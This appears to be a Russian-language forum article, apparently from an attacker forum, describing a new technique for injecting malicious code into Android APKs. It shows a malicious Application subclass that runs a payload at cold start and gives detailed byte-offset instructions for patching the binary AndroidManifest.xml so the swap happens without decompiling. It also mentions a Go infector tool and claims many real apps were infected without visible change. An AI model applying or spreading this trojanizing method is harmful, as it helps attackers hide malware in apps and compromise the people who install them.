Статья Новый способ внедрения вредоносного кода в андроид приложения

xss.is/threads/39286

Содержание статьи

- Выявление необходимых модификаций в AndroidManifest.xml и патчинг
- Создание файлов, для внедрения в целевое приложение
- Выявление необходимых модификаций в DEX и патчинг
- Результаты
- Ограничения нового подхода
- Дальнейшие улучшения PoC
- FAQ

Предисловие

Авторы идеи: Ербол & Thatskriptkid

Автор рисунка: @alphin.fault instagram

Автор статьи и proof-of-concept кода: Thatskriptkid

Proof-of-Concept

Целевая аудитория статьи - люди, которые имеют представление о текущем способе заражения андроид приложений через патчинг smali кода и хотят узнать о новом и более эффективном способе. Если вы не знакомы с текущей практикой заражения, то прочитайте мою статью - Воруем эцп, используя Man-In-The-Disk, глава - “Создаем payload”. Техника описаная здесь, полностью была придумана нами, в сети отсутствует какое-либо описание подобного способа.


Наш способ:

1. Не использует баги или уязвимости андроида
2. Не предназначен для крякинга приложений (удаление рекламы, лицензии и т.д.)
3. Предназначен для добавления вредоносного кода, без какого-либо вмешательства в работу целевого приложения или его внешний вид.

Недостатки текущего подхода
Способ внедрения вредоносного кода, с помощью декодирования приложения до smali кода и его патчинг - является единственным и широко практикуемым на сегодняшний день. smali/backsmali - единственный инструмент, используемый для этого. На основе него строятся все известные инфекторы, например:

1. backdoor-apk
2. TheFatRat
3. apkwash
4. kwetza

Малварь также использует smali/backsmali и патчинг. Схема работы трояна Android.InfectionAds.1:



Декодирование и патчинг предполагают изменение оригинального classesN.dex файла. Это приводит к двум проблемам:

1. Выход за пределы лимита в 65536 методов в одном DEX файле, если вредоносного кода слишком много
2. Приложение может проверять целостность DEX файлов

Декодирование/дизассемблирование DEX - это сложный процесс, требующий постоянного обновления и сильно зависящий от версии андроида.


Практически все доступные инструменты для заражения/модификации написаны на Java и/или зависят от JVM - это сильно сужает область использования и делает невозможным запуск инфектора на роутерах, встроенных системах, системах без JVM и т.д.

Описание нового подхода
В андроиде существует несколько типов запуска приложений, один из них называется cold start. Cold start - запуск приложения впервые.

Выполнение приложения начинается с создания Application объекта. Большинство андроид приложений имеют свой Application класс, который должен наследоваться от основного класса android.app.Applciation. Пример класса:

Code:

```
package test.pkg;
import android.app.Application;
public class TestApp extends Application {

    public TestApp() {}

    @Override
    public void onCreate() {
        super.onCreate();
    }
}
```




Класс test.pkg.TestApp должен быть прописан в AndroidManifest.xml. Пример манифеста:

Code:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example">

    <application
        android:icon="@mipmap/ic_launcher"
        android:label="Test"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:name="test.pkg.TestApp">
    </application>
</manifest>
```

Процесс запуска такого приложения:



Были определены основные требования к нашей технике заражения:

1. Выполнение вредоносного кода, при старте приложения
2. Сохранение всех этапов процесса запуска оригинального приложения

Внедрение вредоносного кода происходило в стадии алгоритма *cold start:Application Object creation->Application Object Constructor*. Был создан вредоносный Application класс, внедрен в приложение и прописан в *AndroidManifest.xml*, вместо изначального. Чтобы сохранять прежнюю цепочку выполнения, он был наследован от test.pkg.TestApp.

Вредоносный Application класс:

Code:


```
package my.malicious;
import test.pkg;
public class InjectedApp extends TestApp {

    public InjectedApp() {
        super();
        executeMaliciousPayload();
    }
}
```

Модифицированный AndroidManifest.xml:

Code:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example">

    <application
        android:icon="@mipmap/ic_launcher"
        android:label="Test"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:name="my.malicious.InjectedApp">
    </application>
</manifest>
```

Процесс запуска вредоносного кода внутри зараженного приложения (красным выделены модификации):



Примененные модификации:

1. В приложение добавлен класс my.malicious.InjectedApp
2. В AndroidManifest.xml заменена строка test.pkg.TestApp на my.malicious.InjectedApp

Приемущества нового подхода
Существует возможность применить необходимые модификации к APK:

1. Без дизассемблирования/сборки DEX
2. Без декодирования/кодирования манифеста
3. Без внесения изменений в оригинальные DEX файлы

Данные факты позволяют заражать практически любое существующее приложение, без ограничений. Добавление своего класса и изменение манифеста работает намного быстрее, чем декодирование. Внедренный нашей техникой вредоносный код стартует сразу, а нее по определнному событию, так как мы внедряемся в самое начало процесса запуска приложения. Описанная техника заражения не зависит от архитектуры и версии андроида (за небольшим исключением).

PoC для демонстрации был написан на Go и готов к расширению до полноценного инструмента. PoC компилируется в один целостный бинарный файл и не использует никаких зависимостей в рантайме. Использование Go позволяет, с помощью кросскомпиляции, собрать инфектор для практически любой архитектуры и ОС.

Тестирование приложений, зараженных PoC проводилось на:

Code:


```
NOX player 6.6.0.8006-7.1.2700200616, Android 7.1.2 (API 25), ARMv7-32
NOX player 6.6.0.8006-7.1.2700200616, Android 5.1.1 (API 22), ARMv7-32
Android Studio Emulator, Android 5.0 (API 21), x86
Android Studio Emulator, Android 7.0 (API 24), x86
Android Studio Emulator, Android 9.0 (API 28), x86_64
Android Studio Emulator, Android 10.0 (API 29), x86
Android Studio Emulator, Android 10.0 (API 29), x86_64
Android Studio Emulator, Android API 30, x86
Xiaomi Mi A1
```

Удалось удачно заразить огромное количество приложений (по понятным причинам имена скрыты). Удалось заразить приложения, которые не поддаются декодированию, с помощью smali/backsmali, а значит и любого существующего инструмента.

Выявление необходимых модификаций в AndroidManifest.xml и патчинг
Одной из модификаций, необходимой для заражения, является замена строки в AndroidManifest.xml. Существует возможность пропатчить строку, без декодирования/кодирования манифеста.

APK содержат манифест в бинарном, закодированом виде. Структура бинарного манифеста недокументирована и представляет собой кастомный алгоритм кодирования XML от Google. Для удобства было создано описание на языке Kaitai Struct, которое может быть использовано, а качестве документации.

Структура AndroidManifest.xml (в скобках - размер в байтах):



Для определения изменений в манифесте, после патчинга оригинального имени Application класса на вредоносное, были разработаны два приложения, с разными имена классов. Приложения были собраны в APK и распакованны, для получения бинарных манифестов.

Пример оригинального манифеста, с именем Application - test.pkg.TestApp:

Code:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.qoogle.service.outbound.thread.safe.eng.packages.packas.pack.level.random">

    <application
        android:icon="@mipmap/ic_launcher"
        android:label="MinDEX"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:name="test.pkg.TestApp">
    </application>

</manifest>
```

Пример пропатченного манифеста, с именем Application - test.pkg.TestAppAAAAAAAAA:

Code:


```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.qoogle.service.outbound.thread.safe.eng.packages.packas.pack.level.random">

    <application
        android:icon="@mipmap/ic_launcher"
        android:label="MinDEX"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:name="test.pkg.TestAppAAAAAAAAA">
    </application>

</manifest>
```

Длина полного имени класса увеличилась на 9 символов. Оба файла были открыты в HexCmp, для получения диффа.


Изменения, которым подвергся манифест и объяснение причин:

field	offset	description	diff_count	explanation
header.file_len	0x4	Длина всего файла	0x10	В оригинальном манифесте было 0x2 байта выравнивания, в измененном они не требуются. Строки в бинарном манифесте хранятся в формате UTF-16, то есть один символ занимает 0x2 байта. Итого, мы увеличили строку на 9 символов (0x12 байт) минус 0x2 байта выравнивания, получаем разницу 0x10 байт
header.string_table_len	0xC	Длина массива строк	0x10	Строка находится в общем массиве строк. Объяснение разницы в 0x10 байт такая же как у header.file_len

string_offset_table.offset	0x7C	Оффсет до строки, следующей после измененной	0x12	В string_offset_table хранятся оффсеты до строк в массиве строк манифеста. Так как длина строки увеличилась, следующая за ней строка сдвинулась дальше на 0x12 байт. Выравниваниеи здесь не учитывается, так как оффсеты расположены до массива строк.



field	offset	description	diff_count	explanation
strings.len	0x2EA	Длина строки	0x9	Количество символов, на которое увеличилась строка



В структуре манифеста, приведенной в начале, после strings следует padding, для выравнивания resource_header. В оригинальном манифесте последняя строка uses-sdk заканчивается по оффсету 0x322 (оранжевым), а значит были добавлены два байта выравнивания (зеленым) для resource_header

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000210   2F 00 2F 00 73 00 63 00 68 00 65 00 6D 00 61 00  /./.s.c.h.e.m.a.
00000220   73 00 2E 00 61 00 6E 00 64 00 72 00 6F 00 69 00  s...a.n.d.r.o.i.
00000230   64 00 2E 00 63 00 6F 00 6D 00 2F 00 61 00 70 00  d...c.o.m./.a.p.
00000240   6B 00 2F 00 72 00 65 00 73 00 2F 00 61 00 6E 00  k./.r.e.s./.a.n.
00000250   64 00 72 00 6F 00 69 00 64 00 00 00 08 00 6D 00  d.r.o.i.d.....m.
00000260   61 00 6E 00 69 00 66 00 65 00 73 00 74 00 00 00  a.n.i.f.e.s.t...
00000270   07 00 70 00 61 00 63 00 6B 00 61 00 67 00 65 00  ..p.a.c.k.a.g.e.
00000280   00 00 18 00 70 00 6C 00 61 00 74 00 66 00 6F 00  ....p.l.a.t.f.o.
00000290   72 00 6D 00 42 00 75 00 69 00 6C 00 64 00 56 00  r.m.B.u.i.l.d.V.
000002A0   65 00 72 00 73 00 69 00 6F 00 6E 00 43 00 6F 00  e.r.s.i.o.n.C.o.
000002B0   64 00 65 00 00 00 18 00 70 00 6C 00 61 00 74 00  d.e.....p.l.a.t.
000002C0   66 00 6F 00 72 00 6D 00 42 00 75 00 69 00 6C 00  f.o.r.m.B.u.i.l.
000002D0   64 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00  d.V.e.r.s.i.o.n.
000002E0   4E 00 61 00 6D 00 65 00 00 00 10 00 74 00 65 00  N.a.m.e.....t.e.
000002F0   73 00 74 00 2E 00 70 00 6B 00 67 00 2E 00 54 00  s.t...p.k.g...T.
00000300   65 00 73 00 74 00 41 00 70 00 70 00 00 00 08 00  e.s.t.A.p.p.....
00000310   75 00 73 00 65 00 73 00 2D 00 73 00 64 00 6B 00  u.s.e.s.-.s.d.k.
00000320   00 00 00 00 80 01 08 00 30 00 00 00 01 00 01 01  ....Ъ...0.......
00000330   02 00 01 01 03 00 01 01 0C 02 01 01 1B 02 01 01  ................
00000340   1C 02 01 01 70 02 01 01 2C 05 01 01 72 05 01 01  ....p...,...r...
00000350   73 05 01 01 00 01 10 00 18 00 00 00 02 00 00 00  s...............
00000360   FF FF FF FF 0D 00 00 00 10 00 00 00 02 01 10 00  яяяя............
00000370   B0 00 00 00 02 00 00 00 FF FF FF FF FF FF FF FF  °.......яяяяяяяя
```

В модифицированом варианте, string_table заканчивается на оффсете 0x334 (оранжевым) и далее сразу следует resource_header (красным), который не требует выравнивания.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000240   6B 00 2F 00 72 00 65 00 73 00 2F 00 61 00 6E 00  k./.r.e.s./.a.n.
00000250   64 00 72 00 6F 00 69 00 64 00 00 00 08 00 6D 00  d.r.o.i.d.....m.
00000260   61 00 6E 00 69 00 66 00 65 00 73 00 74 00 00 00  a.n.i.f.e.s.t...
00000270   07 00 70 00 61 00 63 00 6B 00 61 00 67 00 65 00  ..p.a.c.k.a.g.e.
00000280   00 00 18 00 70 00 6C 00 61 00 74 00 66 00 6F 00  ....p.l.a.t.f.o.
00000290   72 00 6D 00 42 00 75 00 69 00 6C 00 64 00 56 00  r.m.B.u.i.l.d.V.
000002A0   65 00 72 00 73 00 69 00 6F 00 6E 00 43 00 6F 00  e.r.s.i.o.n.C.o.
000002B0   64 00 65 00 00 00 18 00 70 00 6C 00 61 00 74 00  d.e.....p.l.a.t.
000002C0   66 00 6F 00 72 00 6D 00 42 00 75 00 69 00 6C 00  f.o.r.m.B.u.i.l.
000002D0   64 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00  d.V.e.r.s.i.o.n.
000002E0   4E 00 61 00 6D 00 65 00 00 00 19 00 74 00 65 00  N.a.m.e.....t.e.
000002F0   73 00 74 00 2E 00 70 00 6B 00 67 00 2E 00 54 00  s.t...p.k.g...T.
00000300   65 00 73 00 74 00 41 00 70 00 70 00 41 00 41 00  e.s.t.A.p.p.A.A.
00000310   41 00 41 00 41 00 41 00 41 00 41 00 41 00 00 00  A.A.A.A.A.A.A...
00000320   08 00 75 00 73 00 65 00 73 00 2D 00 73 00 64 00  ..u.s.e.s.-.s.d.
00000330   6B 00 00 00 80 01 08 00 30 00 00 00 01 00 01 01  k...Ъ...0.......
00000340   02 00 01 01 03 00 01 01 0C 02 01 01 1B 02 01 01  ................
00000350   1C 02 01 01 70 02 01 01 2C 05 01 01 72 05 01 01  ....p...,...r...
00000360   73 05 01 01 00 01 10 00 18 00 00 00 02 00 00 00  s...............
00000370   FF FF FF FF 0D 00 00 00 10 00 00 00 02 01 10 00  яяяя............
00000380   B0 00 00 00 02 00 00 00 FF FF FF FF FF FF FF FF  °.......яяяяяяяя
00000390   11 00 00 00 14 00 14 00 07 00 00 00 00 00 00 00  ................
000003A0   10 00 00 00 04 00 00 00 FF FF FF FF 08 00 00 10  ........яяяя....
```

Структура AndroidManifest.xml, с указанием полей, которые необходимо пропатчить, для замены имени оригинального Applciation класса на вредоносный (выделены красным):


Proof-of-Concept код, разработанный для статьи, реализовывает эти модификации в методе manifest.Patch().

Создание файлов, для внедрения в целевое приложение


Второй модификацией, необходимой для заражения, является внедрение класса, с вредоносным кодом. Для сохранения оригинальной цепочки запуска приложения, в него должен быть внедрен

Application класс, родительским классом которого должен является оригинальный Applciation класс. На этапе подготовке внедряемых файлов, оно неизвестно. Поэтому, при создании класса, необходимо было использовать имя-заглушку z.z.z.

